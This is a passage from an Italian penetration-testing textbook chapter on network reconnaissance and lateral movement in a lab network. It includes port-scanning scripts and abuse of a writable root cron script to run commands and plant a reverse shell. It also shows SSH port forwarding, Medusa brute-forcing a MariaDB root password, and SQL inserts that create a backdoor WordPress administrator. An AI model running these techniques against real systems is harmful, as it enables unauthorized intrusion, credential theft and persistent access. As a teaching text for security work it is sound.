Dopo circa un minuto, dovrete vedere la connessione fra la reverse shell e il vostro listener Netcat sulla macchina Kali. Per provare il *postrm*, rimuovete il pacchetto da `p-jumpbox-01`, quindi controllate il `crontab` dell'utente `root`.



## Riepilogo

In questo capitolo, avete imparato molti modi per usare la shell bash per rendere persistente il vostro accesso nella fase di post-violazione. Abbiamo introdotto codice dannoso nei moduli PAM, nei profili di sistema, negli editor di testo e in utility fasulle. Abbiamo anche abilitato alcuni account “dormienti” e abbiamo aggiunto chiavi SSH non autorizzate, quindi abbiamo creato un pacchetto di software dannoso usando il formato DEB.

## Capitolo 11

# Sondaggio della rete e movimenti laterali

La rete o la macchina cui riuscite ad accedere inizialmente nel corso di un penetration test potrebbe non avere particolare valore. Ma spostandovi lateralmente nell'ambiente del target, potreste trovare qualcosa di più ricco, come altre reti, database, server di applicazioni, server di condivisione file e molto altro ancora.

Come penetration tester, scoprirete rapidamente che i tipici ambienti aziendali concentrano la sicurezza sulle risorse esterne, quelle più esposte al selvaggio e rumoroso mondo di Internet. Questo perché il perimetro esterno è considerato più a rischio rispetto alle reti interne utilizzate dagli utenti fidati, come i dipendenti.

Ma le aziende potrebbero avere solo una manciata di risorse rivolte a Internet, come i siti web di marketing o altri server web, mentre le loro reti interne, spesso, sono ricche di veri tesori. Potreste trovare stampanti, switch di rete, computer di dipendenti, file server, dispositivi intelligenti e molto altro, una volta che avrete accesso alla rete interna di un'azienda.

Per identificare e poi accedere a queste risorse, potete ripetere i passaggi che abbiamo già trattato: eseguire la

ricognizione, raccogliere informazioni preziose, identificare e sfruttare le vulnerabilità e violare gli endpoint connessi alla rete di interesse. Pertanto, questo capitolo estenderà le lezioni apprese in precedenza per analizzare una rete accessibile e identificare altre risorse, e, nel farlo, tratteremo alcune nuove tecniche.

Gli esempi saranno mirati alla rete aziendale dell'ambiente-laboratorio (10.1.0.0/24). Prima di continuare, vi suggeriamo di osservare la Figura 3.2, per rinfrescarvi la memoria sulle reti disponibili nel laboratorio, ovvero le reti pubblica e aziendale.

Le macchine `p-jumpbox-01` (172.16.10.13) e `p-web-02` (172.16.10.12) sono le uniche che hanno una presenza sia nella rete pubblica sia in quella aziendale. Ogni macchina ha due interfacce di rete, il che le consente di far parte di entrambe le reti. Pertanto, alcuni degli attacchi di questo capitolo li eseguiremo da queste macchine; gli altri li eseguiremo dalla macchina Kali, utilizzando il port forwarding.

## **Esplorazione della rete aziendale**

Dobbiamo raccogliere informazioni sulla rete aziendale 10.1.0.0/24. In questo paragrafo, creeremo un piccolo scanner di porte che utilizza determinati file per creare una mappa fra le porte trovate e i rispettivi servizi e accelerare la scansione delle porte, assegnando maggiore priorità alle porte che normalmente vengono trovate aperte. Le reti interne tendono a ospitare molte più risorse di quelle che un penetration tester può riuscire a vedere dall'esterno, quindi

un intervento sui processi e sugli strumenti può aiutare ad accelerare la scoperta di queste risorse.

Eseguiremo una scansione di rete dalla macchina `p-jumpbox-01` (172.16.10.13) utilizzando gli strumenti disponibili sul sistema operativo. Notate che potreste anche modificare e riutilizzare alcuni degli script di scansione delle porte e di raccolta delle informazioni utilizzati finora nel libro.

## Mappatura dei servizi

Su Linux, il file `/etc/services` mappa i servizi ai numeri di porta assegnati dall'IANA (*Internet Assigned Numbers Authority*). Il file è formato da alcune colonne separate da tabulazioni per il nome del servizio, il numero di porta e il protocollo (per esempio, `22/tcp`) e la descrizione del servizio. Ecco un frammento del file `/etc/services` tratto da `p-jumpbox-01`:

```
$ grep -w -e 3306/tcp -e 3389/tcp -e 22/tcp -e 23/tcp -e 25/tcp /etc/services
ssh                22/tcp            # SSH Remote Login Protocol
telnet             23/tcp
smtp              25/tcp            mail
mysql             3306/tcp
ms-wbt-server     3389/tcp
```

Con `grep`, usiamo `-w` per cercare una corrispondenza con parole intere e usiamo `-e` per cercare più porte TCP. Possiamo usare questo file per scorrere le porte più comuni e identificare i servizi che stanno probabilmente offrendo. Il Listato 11.1 è uno script bash che sfrutta `/etc/services` in questo modo. Per la scansione delle porte, utilizza Ncat, che è installato su `p-jumpbox-01`.

### Listato 11.1

---

```
#!/bin/bash
TARGETS=("$@") (1)
print_help(){
    echo "Usage: ${0} <LIST OF IPS>"
```

```

    echo "${0} 10.1.0.1 10.1.0.2 10.1.0.3"
}
if [[ ${#TARGETS[@]} -eq 0 ]]; then (2)
    echo "Must provide one or more IP addresses!"
    print_help (3)
    exit 1
fi
for target in "${TARGETS[@]}"; do (4)
    while read -r port; do
        if timeout 1 nc -i 1 "${target}" -v "${port}" 2>&1 | grep -q "Connected to";
    then (5)
        echo "IP: ${target}"
        echo "Port: ${port}"
        echo "Service: $(grep -w "${port}/tcp" /etc/services | awk '{print $1}')"
    fi
    done < <(grep "/tcp" /etc/services | awk '{print $2}' | tr -d '/tcp') (6)
done

```

In (1), definiamo la variabile array `TARGETS`, usando `($@)` per assegnare a questo array tutti gli argomenti passati allo script dalla riga di comando. Quindi utilizziamo una condizione `if` per controllare se l'array `TARGETS` è vuoto (2). In tal caso, mostriamo un messaggio (3) usando la funzione `print_help()`.

Eseguiamo l'iterazione sull'array `TARGETS` (4). Eseguiamo inoltre l'iterazione su tutte le porte TCP presenti in `/etc/services` usando un ciclo `while` (6), quindi ci colleghiamo al target e alla porta usando il comando `nc` (5). Se la porta viene trovata aperta, mostriamo il target, la porta e il mapping del nome del servizio tratto da `/etc/services`. Lo script dovrebbe produrre quanto segue, quando eseguito su `c-backup-01` (10.1.0.13) e `c-redis-01` (10.1.0.14):

```

$ ./port_scan_etc_services.sh 10.1.0.13 10.1.0.14
IP: 10.1.0.13
Port: 8080
Service: http -alt
IP: 10.1.0.14
Port: 22
Service: ssh
IP: 10.1.0.14
Port: 6379
Service: redis

```

Come potete vedere, abbiamo identificato alcune porte aperte e i servizi che vengono comunemente assegnati loro. Per esempio, vediamo che il database chiave-valore Redis usa spesso la porta 6379.

Tuttavia, i servizi possono essere eseguiti anche su altre porte, quindi dovrete fare un controllo. Per la porta 6379, inviate un comando Redis `INFO` al comando `nc` (Listato 11.2).

### Listato 11.2

---

```
$ echo -e '\nINFO' | nc -v 10.1.0.14 6379
--snip--
Ncat: ( https://nmap.org/ncat )
Ncat: Connected to 10.1.0.14:6379.
$3249
# Server
redis_version:5.0.6
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:24cefa6406f92a1f
redis_mode:standalone
os:Linux 6.1.0-kali5-amd64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
--snip--
```

Questa è una risposta tipica da un server Redis; torneremo su questo servizio più avanti in questo stesso capitolo. Continuate eseguendo la scansione delle macchine rimanenti, `c-db-01` (10.1.0.15) e `c-db-02` (10.1.0.16), per identificare eventuali altre porte disponibili.

## Frequenza di apertura delle porte

Il file `/etc/services` offre una semplice mappatura fra la porta e il nome del servizio, ma possiamo migliorarla. Nmap fornisce il file `nmap-services` (solitamente situato in `/usr/share/nmap/nmap-services`) che sembra quasi identico a `/etc/services`, ma ha un vantaggio: include la *frequenza di apertura della porta*, un

valore numerico che descrive la frequenza con cui una porta viene vista aperta, per esempio 0.18010. I servizi di rete comuni, come HTTP o HTTPS, sono molto più comuni da vedere aperti rispetto ai servizi di spooling.

Esaminiamo questo file. Il comando riportato nel Listato 11.3 si concentra sulle porte 22 (SSH), 23 (Telnet), 3306 (MySQL) e 1433 (Microsoft SQL). Eseguite il comando sulla macchina Kali, quindi osservate i valori delle frequenze:

### Listato 11.3

---

```
$ grep -w -e 22/tcp -e 23/tcp -e 3306/tcp -e 1433/tcp /usr/share/nmap/nmap-services
ssh          22/tcp      0.182286    # Secure Shell Login
telnet       23/tcp      0.221265
ms-sql-s    1433/tcp    0.007929    # Microsoft-SQL-Server
mysql       3306/tcp    0.045390
```

La porta Telnet (0,221265) viene aperta più frequentemente di quella di SSH (0,182286), mentre quella di MySQL (0,045390) viene aperta più frequentemente di quella di Microsoft SQL (0,007929). Questi dati ci aiutano a stabilire le priorità delle porte da sottoporre a scansione, a rimuovere le porte che non sono comunemente trovate aperte e a concentrarci su un sottoinsieme limitato di porte, riducendo così il rischio di perdere servizi chiave.

Nell'Esercizio 23, creeremo uno scanner che esegue la scansione delle porte in base alla loro frequenza di apertura.

Notate che, mentre il nome dei servizi è associato alle porte trovate, non necessariamente questo potrebbe essere il servizio effettivamente in esecuzione. File come `/etc/services` e `nmap-services` utilizzano una mappatura statica delle porte e dei servizi, quindi spetta a noi identificare correttamente il servizio durante il penetration test, connettendoci a ciascuna porta.

Vi invitiamo a raccogliere ulteriori informazioni su questi host utilizzando quanto avete appreso finora nel libro. Riuscite a identificare le applicazioni o i database in esecuzione, insieme alle loro versioni? E il sistema operativo in esecuzione? Nei prossimi paragrafi, sfrutteremo alcuni di questi servizi per ottenere l'accesso ad altre macchine e per spostarci lateralmente attraverso la rete.

## Esercizio 23 – Scansione delle porte in base alle frequenze

In questo esercizio, eseguirete una scansione delle porte simile a quella vista nel Listato 11.1, tranne per il fatto che esaminerete la frequenza con cui una porta viene trovata aperta e quindi darete priorità alle porte più comunemente aperte. Ecco cosa dovete fare, in generale.

1. Sulla macchina Kali, estraete i servizi, le porte e i valori di frequenza di apertura dal file `/usr/share/nmap/nmap-services`. Scrivete i risultati su un nuovo file o integrateli in uno script.
2. Ordinate le porte in base alla frequenza (prima quelle con frequenza più alta) utilizzando comandi come `sort` e `awk`.
3. Create uno script di scansione che esegua l'iterazione delle porte ordinate per frequenza e restituisca il risultato in un formato a scelta.

Potete procedere in vari modi e vi incoraggiamo a scrivere lo script usando quel che avete in mente. Se vi sentite bloccati, provate a modificare lo script del Listato 11.1. Il



Listato 11.4 mostra come potreste ordinare le porte nel file `nmap-services` in base alla frequenza.

#### Listato 11.4

---

```
$ grep "/tcp" /usr/share/nmap/nmap-services | sort -r -k 3 | awk '{print $1, $2, $3}'
http 80/tcp 0.484143
telnet 23/tcp 0.221265
https 443/tcp 0.208669
ftp 21/tcp 0.197667
ssh 22/tcp 0.182286
smtp 25/tcp 0.131314

ms-wbt-server 3389/tcp 0.083904
pop3 110/tcp 0.077142
microsoft-ds 445/tcp 0.056944
netbios-ssn 139/tcp 0.050809
--snip--
```

Usiamo `grep "/tcp"` per considerare solo le porte basate su TCP. Quindi inoltriamo il risultato al comando `sort` e gli passiamo `-r` (*reverse*) `-k` (*key*) seguito da `3`, che rappresenta la colonna della frequency (la terza). Mostriamo solo il primo, il secondo e il terzo campo, usando `awk` per avere un output più pulito. Questo ci fornisce un elenco ordinato di porte, che vi darà un'idea di quali sono le porte più comuni.

Ora che avete un elenco, il passo successivo consiste nel codificarlo nel vostro script e iterarlo, oppure scrivere il contenuto in un file e far sì che lo script bash iteri sulle righe di quel file. La soluzione che sceglierete dipende da voi. Tuttavia, codificare un elenco di grandi dimensioni renderà lo script più difficile da leggere, a meno che selezioniate solo una manciata di porte, quindi vi suggeriamo di impiegare un file dedicato.

Per provare il vostro script, copiatelo in `p-jumpbox-01` (172.16.10.13) ed eseguitelo sull'elenco di target per identificare eventuali servizi in esecuzione sulla rete 10.1.0.0/24. Dovreste ottenere un output simile a questo:

```
$ ./port_scan_with_frequency.sh 10.1.0.13 10.1.0.14 10.1.0.15 10.1.0.16
IP: 10.1.0.13
Port: 8080
Service: http -alt
IP: 10.1.0.14
Port: 6379
Service: redis
IP: 10.1.0.15
Port: 80
Service: http
IP: 10.1.0.16
Port: 3306
Service: mysql
```

Tenete presente che la scansione dovrebbe richiedere un paio di minuti.

## Exploit sugli script di Cron per volumi condivisi

Ora che abbiamo raccolto informazioni sulla rete aziendale, per accedervi sfrutteremo vari servizi vulnerabili. I job di cron possono talvolta eseguire script che risiedono su volumi condivisi da più macchine. Se gli amministratori di sistema configurano in modo errato le loro autorizzazioni, gli utenti non autorizzati potrebbero essere in grado di modificare tali script, il che potrebbe avere un impatto sui sistemi che si basano su di essi.

Notate che su `p-web-01` (172.16.10.10) un volume è montato su `/mnt/scripts`. Potete vederlo eseguendo sul server i comandi

```
mount O df -hTP:
```

```
$ df -hTP | grep "/mnt/scripts"
/dev/sda1      ext4      79G      26G      50G      34%      /mnt/scripts
$ mount | grep "/mnt/scripts"
/dev/sda1 on /mnt/scripts type ext4 (rw,relatime,errors=remount-ro)
```

All'interno di questa directory c'è uno script chiamato `execute.sh` di cui è proprietario l'utente `root` e che è scrivibile. Il Listato 11.5 ne mostra il contenuto.

## Listato 11.5

---

```
#!/bin/bash
# This script is executed every minute on c-backup-01 to do maintenance work.
LOG="/tmp/job.log" (1)
echo "$(date) - Starting cleanup script..." >> "$LOG" (2)
if find /tmp -type f ! -name 'job.log' -exec rm -rf {} +; then (3)
    echo "cleaned up files from the /tmp folder." >> "$LOG"
fi
echo "$(date) - Cleanup script is finished." >> "$LOG"
```

Il commento nello script indica che viene eseguito sulla macchina `c-backup-01` (10.1.0.13) ogni minuto. Possiamo dedurre che la condivisione di rete e questo script sono entrambi disponibili su `c-backup-01`.

Vediamo che cosa fa questo script. In (1), la variabile `LOG` è impostata sul percorso `/tmp/job.log`. In (2), una condizione `if` controlla lo stato di uscita di `find`. Il comando `find` cerca tutti i file contenuti nella directory `/tmp` che non sono denominati `job.log`; il punto esclamativo (!) è un operatore *NOT* in questo caso. Se il comando `find` trova uno di questi file, viene eseguito `-exec rm -rf {} +`, che rimuove questi file dal sistema. In (3), un comando `echo` scrive i file rimossi nel file log impostato in (1).

Questo intero script è, essenzialmente, uno strumento di pulizia di directory, che svuota la directory `/tmp` ogni minuto utilizzando un job di cron in esecuzione su `c-backup-01`. Poiché questo script bash si trova su un volume montato su due macchine, su una delle quali abbiamo un accesso `root`, possiamo provare a modificarlo per far sì che `c-backup-01` esegua le istruzioni che vogliamo. Ma c'è un problema: mentre il volume è condiviso sia con `p-web-01` sia con `c-backup-01`, queste macchine non sono sulla stessa rete. La Figura 11.1 mostra come sono connesse le macchine.

Mentre `p-web-01` non ha un accesso diretto alla rete aziendale, `p-web-02` sì. Ciò significa che modificheremo lo script `execute.sh` da `p-web-01` ma proveremo a interagire con `c-backup-01` tramite `p-web-02`.




**Figura 11.1** Accesso indiretto di `p-web-01` e `c-backup-01`.

## Verifica dell'exploit

Per verificare se `c-backup-01` sta effettivamente eseguendo lo script `execute.sh`, dobbiamo emettere un segnale. Questo segnale potrebbe essere un pacchetto di rete inviato a un listener; in alternativa, potremmo forzare `c-backup-01` a creare un file nell'unità condivisa. Proviamo così. Su `p-web-01` (172.16.10.10), aggiungete la seguente riga alla fine di

```
/mnt/script/execute.sh:
```

```
touch "/mnt/scripts/${hostname}.txt"
```

Poiché lo script dichiara di essere eseguito ogni minuto, dobbiamo monitorare l'evento di creazione del file in modo da poterlo vedere prima che il file venga eliminato. Possiamo farlo usando il comando `watch`. Il Listato 11.6 eseguirà il comando `ls -l` e aggiornerà l'output ogni due secondi.

#### Listato 11.6

---

```
$ watch -d 'ls -l'
Every 2.0s: ls -l p-web-01.acme-infinity-servers.com: Sat
total 8
-rw-r--r-- 1 root root  0 Nov 4 18:13 c-backup-01.acme-infinity-servers.com.txt
-rwxr--r-- 1 root root 529 Nov 4 18:08 execute.sh
```

Come potete vedere, viene visualizzato il file `c-backup-01.acme-infinity-servers.com.txt`, che indica che `c-backup-01` sta effettivamente eseguendo questo script.

## Controllo del contesto dell'utente

I job di cron possono essere eseguiti da appositi utenti, ma in alcuni casi possono essere eseguiti dall'utente `root`. Potrebbe essere per semplice comodità o per una falla della sicurezza. Per verificare il contesto utente con cui lo script è in esecuzione, possiamo aggiungere al file dei comandi per catturare il nome host, l'identità dell'utente che esegue il job di cron e l'elenco di tutti i processi in esecuzione sul sistema:

```
echo "Hostname: $(hostname)" > /mnt/scripts/$(hostname).txt
echo "Identity: $(id)" >> /mnt/scripts/$(hostname).txt
echo "Processes: $(ps aux)" >> /mnt/scripts/$(hostname).txt
```

Ripetete il comando `watch` dal Listato 11.4 per vedere il nuovo contenuto scritto nel file. Una volta scritto il contenuto, eseguite `cat` per vedere il risultato:

```
$ cat /mnt/scripts/c-backup-01*
Hostname: c-backup-01.acme-infinity-servers.com
Identity: uid=0(root) gid=0(root) groups=0(root)
```

```
Processes:
USER  PID  %CPU  %MEM  VSZ   RSS  TTY  STAT  START  TIME  COMMAND
--snip--
root  1812   0.0   0.0  2732   924   ?    Ss   18:23   0:00  /bin/sh -c bash
/mnt/scripts/execute.sh
root  1813   0.0   0.0  4244  3196   ?    S   18:23   0:00  bash
/mnt/scripts/execute.sh
root  1823   0.0   0.0  8204  4000   ?    R   18:23   0:00  ps aux
```

Lo script è in esecuzione come `root`. Ciò significa che abbiamo la piena capacità di esecuzione dei comandi nel contesto di `root`. Da qui, possiamo fare praticamente qualsiasi cosa, come visualizzare i file di proprietà dell'utente `root`, come `/etc/shadow`, scrivere i file che vogliamo nelle directory chiave del sistema, copiare file su un server remoto e anche aggiungere nuovi utenti.

## Esercizio 24 – Impiantare una reverse shell sul server di backup

Mentre la vulnerabilità nello script job di cron scoperta nel paragrafo precedente ci dà una capacità illimitata di eseguire comandi su `c-backup-01` (10.1.0.13), non abbiamo ancora una shell sul server. Procuriamocene una.

Nessuna macchina sulla rete aziendale ha accesso a Internet. Dovrete trovare un altro modo per trasferire eventuali strumenti aggiuntivi di cui potreste aver bisogno per completare una violazione della rete aziendale. Come impiantare la reverse shell dovete deciderlo voi, ma ecco una guida generale che potete seguire.

1. Aprite uno shell listener su una macchina cui avete accesso e che può accedere alla rete aziendale, per esempio `p-web-02` (172.16.10.12).

2. Se gli strumenti per impiantare un listener per reverse shell non sono disponibili, rendeteli disponibili in un'altra posizione remota, per esempio eseguendo un server web sulla macchina Kali contenente gli strumenti necessari.
3. Modificate lo script vulnerabile `execute.sh` descritto nel paragrafo precedente per inviare tramite la rete una shell al listener.
4. Verificate di avere accesso alla shell come utenti `root`.

## Exploit su un server di database

In precedenza, in questo capitolo, abbiamo identificato un potenziale servizio MySQL su `c-db-02` (10.1.0.16). Possiamo verificare se si tratta effettivamente di un database sondandone la porta. Provate a lanciare il seguente comando da `p-jumpbox-01` (172.16.10.13) per scoprire di più sul servizio:

```
$ nc -v 10.1.0.16 3306
Ncat: Connected to 10.1.0.16:3306.
5.5.5-10.6.4-MariaDB-1:10.6.4
```

Il database su `c-db-02` è un server MariaDB. Utilizza la porta TCP 3306, come MySQL. Per accedere alla console di gestione di un database è necessario avere un nome utente e, talvolta, una password, se è stata impostata da un amministratore. In questo paragrafo, proveremo a forzare il database per ottenere l'accesso remoto.

## Port forwarding

Sebbene sia `p-jumpbox-01` sia `p-web-02` siano entrambe connesse alla rete aziendale, nessuna delle due ha un client per database, che potremmo usare per connetterci. Per aggirare questo problema, possiamo usare il *port forwarding* e gli strumenti disponibili sulla macchina Kali per attaccare a forza bruta il database. Stabiliremo un port forwarding locale dalla macchina Kali usando un jump host intermedio, `p-jumpbox-01` (172.16.10.13).

Possiamo eseguire il port forwarding utilizzando il comando riportato nel Listato 11.7.

### Listato 11.7

---

```
$ ssh -v -N -L 3306:10.1.0.16:3306 backup@172.16.10.13
```

Questo comando utilizza il forwarding della porta locale (-L) e la sintassi `porta_locale:ip_remoto:porta_remota`, seguita dall'host intermedio tramite il quale verrà effettuato il forwarding. Dopo aver eseguito questo comando, vi verrà chiesto di immettere la password dell'utente `backup` di `p-jumpbox-01`. Come promemoria, la password è `backup`.

Una volta eseguito correttamente il comando, Kali si metterà in ascolto localmente sulla porta 3306. Verificate che la porta 3306 sia in ascolto utilizzando il seguente comando:

```
$ netstat -atunp | grep 3306
--snip--
tcp    0      0  127.0.0.1:3306      0.0.0.0:*        LISTEN 86790/sshd
--snip--
```

Ora, tutto il traffico destinato a 127.0.0.1:3306 sulla macchina Kali verrà inviato a `c-db-02` (10.1.0.16) sulla porta 3306 tramite l'host intermedio `p-jumpbox-01`.



## Attacco a forza bruta con Medusa

Ora che possiamo condurre attacchi dalla macchina Kali, possiamo anche impiegare uno strumento preinstallato come Medusa per attaccare a forza bruta il database. Il seguente comando usa il modulo `mysql` di Medusa, che funziona sui server MariaDB:

```
$ medusa -h 127.0.0.1 -u root -P /usr/share/metasploit-framework/data/wordlists/unix_users.txt -M mysql
```

Usiamo il comando `medusa` con gli argomenti `-h (host)`, `-u (user)`, `-P (file delle password)` e `-M (module)`, specificando l'host è `127.0.0.1`, l'utente è `root`, il file delle password è `/usr/share/metasploit-framework/data/wordlists/unix_users.txt` e il modulo è `mysql`. Medusa eseguirà un attacco a forza bruta sull'account `root` usando l'elenco di password del file `unix_users.txt`. Lasciate che Medusa funzioni per qualche minuto, finché non troverà la password:

```
--snip--
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 User: root Password: redsocks
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 User: root Password: rfindd
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 User: root Password: rje
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 User: root Password: root
ACCOUNT FOUND: [mysql] Host: 127.0.0.1 User: root Password: root [SUCCESS]
```

Ottimo, Medusa ha scoperto che la password per l'utente `root` è `root`. Proviamo a connetterci al database. Dalla macchina Kali, lanciate il seguente comando:

```
$ mysql -h 127.0.0.1 -u root -p
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 32
--snip--
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]>
```

Quindi, elencate i database disponibili utilizzando il comando `show databases`:

```
$ MariaDB [(none)]> show databases;
+-----+
| Database          |
```

```
+-----+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wordpress           |
+-----+
```

Come potete vedere, abbiamo trovato un database WordPress. Uniamo alcuni puntini: questo server `c-db-02` è probabilmente il database backend dell'istanza WordPress in esecuzione su `p-web-02`. Ricordate che questo database non era risultato disponibile quando abbiamo eseguito il penetration test sulla rete pubblica, nei capitoli precedenti. Proviamo ora a usarlo per un ulteriore exploit.

## Backdoor di WordPress

Ora che abbiamo accesso a un database WordPress come utenti `root`, possiamo modificare il database e introdurre il nostro utente WordPress. Questo ci permetterà di accedere alla pagina di amministrazione di WordPress e di controllare completamente la piattaforma. La pagina di amministrazione si trova all'indirizzo `http://172.16.10.12/wp-admin`, come illustrato nella Figura 11.2.




**Figura 11.2** Login al portale di amministrazione di WordPress.

Per aggiungere un utente, dobbiamo inserire tre righe in due tabelle, ovvero `wp_users` e `wp_usermeta`. Dalla console di MariaDB, provate a lanciare il seguente comando per passare al database `wordpress`:

```
MariaDB [(none)]> use wordpress;  
--snip--  
Database changed
```

Quindi, eseguite tre comandi SQL `INSERT INTO` per aggiungere le nuove righe e creare l'utente. Il primo comando inserisce un nuovo utente denominato `jane`, con password `bash`, insieme ad alcuni metadati:

```
MariaDB [(none)]> INSERT INTO 'wordpress'.'wp_users' ('ID', 'user_login',  
'user_pass', 'user_nicename', 'user_email', 'user_url', 'user_registered',  
'user_activation_key', 'user_status', 'display_name') VALUES ('3', 'jane',  
MD5('bash'), 'Jane', 'jane@example .com', 'http://www .example .com /', '2023-  
01-01 00:00:00', '', '0', 'Jane');
```

Il secondo e il terzo comando impostano le autorizzazioni di amministratore per l'utente:

```
MariaDB [(none)]> INSERT INTO 'wordpress'.'wp_usermeta' ('umeta_id', 'user_id',  
'meta_key', 'meta_value') VALUES (NULL, '3', 'wp_capabilities', 'a:1:  
{s:13:"administrator";s:1:"1";}');  
MariaDB [(none)]> INSERT INTO 'wordpress'.'wp_usermeta' ('umeta_id', 'user_id',  
'meta_key', 'meta_value') VALUES (NULL, '3', 'wp_user_level', '10');
```

Poiché questi comandi sono piuttosto prolissi, potete anche copiarli da `add_wordpress_admin.sql`, che si trova nella cartella dedicata a questo capitolo del repository GitHub di questo libro.

Dopo aver eseguito i tre comandi SQL `INSERT INTO`, dovrete essere in grado di accedere a `http://172.16.10.12/wp-admin` e di effettuare il login come utente `jane`, password `bash`. Dovreste vedere il pannello di amministrazione di WordPress, come illustrato nella Figura 11.3.

